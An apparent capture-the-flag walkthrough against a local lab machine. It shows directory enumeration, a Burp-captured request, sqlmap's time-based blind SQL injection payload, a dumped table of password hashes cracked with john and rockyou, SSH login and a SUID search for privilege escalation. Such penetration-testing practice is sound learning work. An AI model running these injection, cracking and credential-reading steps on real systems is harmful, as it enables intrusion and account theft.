---- Scanning URL: http://192.168.0.38/secret_development_folder_123456/ ----
==> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/pics/
==> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/sports-betting/

---- Entering directory: http://192.168.0.38/secret_development_folder_123456/pics/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.38/secret_development_folder_123456/sports-betting/ ----
==> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/sports-betting/pics/

---- Entering directory: http://192.168.0.38/secret_development_folder_123456/sports-betting/pics/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Dec 21 12:02:51 2022
DOWNLOADED: 40916 - FOUND: 0
```

Now I move to url side, to see what inside in these folders, In pics folder as usual pics were there, but sports betting, I found a voting site.




Welcome to the Player of the Tournament voting! Cast your vote now or check how each of our contestans are doing! ⚽⚽⚽

Lionel Messi ⌄ Vote

Check out how your favourite players are doing in the voting!


Lionel Messi ⌄ View

Now, it's time for some SQL injection, techniques to find any database(), wp-admin(), and users() **anythinghere' OR 1=1 union select null, database(), null**. But when the vote nothing changed no id parameter showed etc., So I change the Mozilla proxy setting go to burp proxy interruption, and hit vote to see any leaked information I found, see the below image for the result name messi the parameter.



```
POST /secret_development_folder_123456/sports-betting/update.php HTTP/1.1
Host: 192.168.0.38
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://192.168.0.38
Connection: close
Referer: http://192.168.0.38/secret_development_folder_123456/sports-betting/
Upgrade-Insecure-Requests: 1

name=messi
```


Send this to the repeater and change the name 1=1, and HTTP/1.1 302 this is the **payload** I found which means, just copy the to kali, and run sqlmap to find any RDBMS database or any useful information.



```
POST /secret_development_folder_123456/sports-betting/update.php HTTP/1.1
Host: 192.168.0.38
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://192.168.0.38
Connection: close
Referer: http://192.168.0.38/secret_development_folder_123456/sports-betting/
Upgrade-Insecure-Requests: 1

name=1%3d1
```


```
HTTP/1.1 302 Found
Date: Wed, 21 Dec 2022 17:06:49 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: index.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

Sqlmap -r bat1.req --dump




```
┌──(alpha㉿alpha)-[~]
└─$ sqlmap -r bat1.req --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
sponsible for any misuse or damage caused by this program

[*] starting @ 12:08:13 /2022-12-21/

[12:08:13] [INFO] parsing HTTP request from 'bat1.req'
[12:08:14] [INFO] resuming back-end DBMS 'mysql'
[12:08:14] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.0.38:80/secret_development_folder_123456/sports-betting/index.php'. Do you want to fol
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=messi' AND (SELECT 2568 FROM (SELECT(SLEEP(5)))fGYd) AND 'wRWh'='wRWh
---
```

I found the database fifa, and login_backup, which showed the hashes, and username.




```
+----------+--------------------+-----------------+---------+-----------+
| playerID | pic                | name            | count   | country   |
+----------+--------------------+-----------------+---------+-----------+
| hakimi   | hakimi.jpg         | Ac              | 54      | Morocco   |
| kopl     | koplarovics.jpg    | Bela Koplarovics| 10000   | Hungary   |
| mbappe   | mbappe.jpg         | Kylian Mbappe   | 103     | France    |
| messi    | messi.jpg          | Lionel Messi    | 6786    | Argentina |
| modric   | modr               | Luka Modric     | 90      | Croatia   |
+----------+--------------------+-----------------+---------+-----------+
```



```
Database: fifa
Table: login_backup
[3 entries]
+----+--------------------------------------------------------------------------------------------------------------------------+----------+
| id | data                                                                                                                     | username |
+----+--------------------------------------------------------------------------------------------------------------------------+----------+
| 1  | sepp:$6$nD6of//Z$PjaYMRmvbO97ZRwiblxfTz5bQZzc3EDa2M3ywN3M7t4ySJCjFXd7.9TdHV3TjkuRteKjqogrKBKdPA1qKWv.w/:19343:0:99999:7::: | sepp     |
| 2  | joao:$y$j9T$QPl5u.MCXHYakczxuWt9l/$lHDHd8EuMxpcXFN.YTIi1pJXG31JFyl                                                       | joao     |
| 3  | gianni:$y$j9T$.fWQFnFT8N0BtDsDg4weB.$AvjSBaPhoYqiyhraNEQh/OtZaU.5Zmmtlg4opbQi4O7:19343:0:99999:7:::                       | gianni   |
+----+--------------------------------------------------------------------------------------------------------------------------+----------+

[12:08:20] [INFO] table 'fifa.login_backup' dumped to CSV file '/home/alpha/.local/share/sqlmap/output/192.168.0.38/dump/fifa/login_backup.csv'
[12:08:20] [INFO] fetched data logged to text files under '/home/alpha/.local/share/sqlmap/output/192.168.0.38'
```


Copy these hashes to a new file named nano pws1.hash and save for further decryption.



```
  GNU nano 6.4                                          pws1.hash
sepp:$6$nD6of//Z$PjaYMRmvbO97ZRwiblxfTz5bQZzc3EDa2M3ywN3M7t4ySJCjFXd7.9TdHV3TjkuRteKjqogrKBKdPA1qKWv.w/:19343:0:99999:7:::
joao:$y$j9T$QPl5u.MCXHYakczxuWt9l/$lHDHd8EuMxpcXFN.YTIi1pJXG31JFyl
gianni:$y$j9T$.fWQFnFT8N0BtDsDg4weB.$AvjSBaPhoYqiyhraNEQh/OtZaU.5Zmmtlg4opbQi4O7:19343:0:99999:7:::
```

I have to remove the pot file, otherwise, It doesn’t take the new hash functions, the first is $6$ for SHA512 sepp, is only decrypts with rockyou.txt while comparing the hashes, So the only hash password retrieved is username sepp and password dollar.


nano pws1.hash
rm john.pot
john --wordlist=/usr/share/wordlists/rockyou.txt pws1.hash



```
┌──(alpha㉿alpha)-[~]
└─$ nano pws1.hash

┌──(alpha㉿alpha)-[~]
└─$ cd .john

┌──(alpha㉿alpha)-[~/.john]
└─$ rm john.pot

┌──(alpha㉿alpha)-[~/.john]
└─$ cd ..

┌──(alpha㉿alpha)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt pws1.hash
Warning: only loading hashes of type "sha512crypt", but also saw type "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dollar           (sepp)
1g 0:00:00:07 DONE (2022-12-21 12:17) 0.1385g/s 443.2p/s 443.2c/s 443.2C/s adriano..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now, time to go inside the system, with a command of ssh port, using the above-given password.

ssh sepp@192.168.0.38




```
┌──(alpha㉿alpha)-[~]
└─$ ssh sepp@192.168.0.38
sepp@192.168.0.38's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Wed Dec 21 09:43:13 2022 from 192.168.0.18
sepp@POTT:~$ 
```

After, getting into the first step to check, the following files.

cat /etc/crontab
cat /etc/shadow
cat /etc/sudoers


In crontab, are not writeable by the user I can't execute them as root, shadow file is a root file root password hash over there, permission denied, also etc /sudoers permission denied, as a result, I searched all the directories, Documents, Downloads, Desktop, sepp all folders, then try to run a command for secret find all files suid or su commands. I checked passwd for bash users.

cat /etc/passwd|grep bash




```
sepp@POTT:/$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
sepp@POTT:/$ cat /etc/shadow
cat: /etc/shadow: Permission denied
sepp@POTT:/$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
sepp:x:1001:1001::/home/sepp:/bin/bash
gianni:x:1002:1002::/home/gianni:/bin/bash
joao:x:1003:1003::/home/joao:/bin/bash
sepp@POTT:/$
```

find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/




```
sepp@POTT:/$  find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 84512 Mar 14  2022 /snap/core20/1738/usr/bin/chage
-rwsr-xr-x 1 root root 85064 Mar 14  2022 /snap/core20/1738/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Mar 14  2022 /snap/core20/1738/usr/bin/chsh
-rwxr-sr-x 1 root shadow 31312 Mar 14  2022 /snap/core20/1738/usr/bin/expiry
-rwsr-xr-x 1 root root 88464 Mar 14  2022 /snap/core20/1738/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Feb  7  2022 /snap/core20/1738/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Mar 14  2022 /snap/core20/1738/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Mar 14  2022 /snap/core20/1738/usr/bin/passwd
-rwxr-sr-x 1 root messagebus 350504 Mar 30  2022 /snap/core20/1738/usr/bin/ssh-agent
-rwsr-xr-x 1 root root 67816 Feb  7  2022 /snap/core20/1738/usr/bin/su
-rwsr-xr-x 1 root root 166056 Jan 19  2021 /snap/core20/1738/usr/bin/sudo
-rwsr-xr-x 1 root root 39144 Feb  7  2022 /snap/core20/1738/usr/bin/umount
-rwxr-sr-x 1 root tty 35048 Feb  7  2022 /snap/core20/1738/usr/bin/wall
-rwsr-xr-- 1 root systemd-resolve 51344 Oct 25 09:09 /snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 473576 Mar 30  2022 /snap/core20/1738/usr/lib/openssh/ssh-keysign
-rwxr-sr-x 1 root shadow 43168 Sep 17  2021 /snap/core20/1738/usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43160 Sep 17  2021 /snap/core20/1738/usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 84512 Jul 14  2021 /snap/core20/1405/usr/bin/chage
-rwsr-xr-x 1 root root 85064 Jul 14  2021 /snap/core20/1405/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Jul 14  2021 /snap/core20/1405/usr/bin/chsh
-rwxr-sr-x 1 root shadow 31312 Jul 14  2021 /snap/core20/1405/usr/bin/expiry
-rwsr-xr-x 1 root root 88464 Jul 14  2021 /snap/core20/1405/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Feb  7  2022 /snap/core20/1405/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Jul 14  2021 /snap/core20/1405/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Jul 14  2021 /snap/core20/1405/usr/bin/passwd
-rwxr-sr-x 1 root messagebus 350504 Dec  2  2021 /snap/core20/1405/usr/bin/ssh-agent
-rwsr-xr-x 1 root root 67816 Feb  7  2022 /snap/core20/1405/usr/bin/su
-rwsr-xr-x 1 root root 166056 Jan 19  2021 /snap/core20/1405/usr/bin/sudo
```



```
-rwsr-xr-x 1 root root 123560 Nov 25 12:29 /snap/snapd/17883/usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root mail 22856 Jul  6 09:46 /usr/libexec/camel-lock-helper-1.2
-rwsr-xr-x 1 root root 18736 Feb 26  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 35112 Oct 25 09:15 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 14488 Dec  7 07:56 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 338536 Feb 25  2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 138408 Nov 27 23:53 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 424512 Feb 24  2022 /usr/sbin/pppd
-rwxr-sr-x 1 root shadow 26776 Mar 23  2022 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 22680 Mar 23  2022 /usr/sbin/pam_extrausers_chkpwd
-rwsr-xr-x 1 root root 47480 Feb 20  2022 /usr/bin/mount
-rwxr-sr-x 1 root shadow 23136 Nov 24 07:05 /usr/bin/expiry
-rwxr-sr-x 1 root shadow 72184 Nov 24 07:05 /usr/bin/chage
-rwsr-xr-x 1 root root 35200 Mar 23  2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 72712 Nov 24 07:05 /usr/bin/chfn
-rwsr-xr-x 1 root root 55672 Feb 20  2022 /usr/bin/su
-rwxr-sr-x 1 root tty 22904 Feb 20  2022 /usr/bin/wall
-rwsr-xr-x 1 root root 72072 Nov 24 07:05 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40496 Nov 24 07:05 /usr/bin/newgrp
-rwsr-xr-x 1 root root 30872 Feb 26  2022 /usr/bin/pkexec
-rwxr-sr-x 1 root tty 22912 Feb 20  2022 /usr/bin/write.ul
-rwsr-xr-x 1 root root 35192 Feb 20  2022 /usr/bin/umount
-rwsr-xr-x 1 root root 59976 Nov 24 07:05 /usr/bin/passwd
-rwsr-xr-x 1 root root 232416 Aug  4 06:35 /usr/bin/sudo
-rwxr-sr-x 1 root crontab 39568 Mar 23  2022 /usr/bin/crontab
-rwsr-xr-x 1 root root 44808 Nov 24 07:05 /usr/bin/chsh
-rwxr-sr-x 1 root _ssh 293304 Feb 25  2022 /usr/bin/ssh-agent
sepp@POTT:/$
```

If any of these bin files I found so I can easily run suid command.
nano, vim, gcc, tar, mysql, old nmap versions, sh, bash, vi.
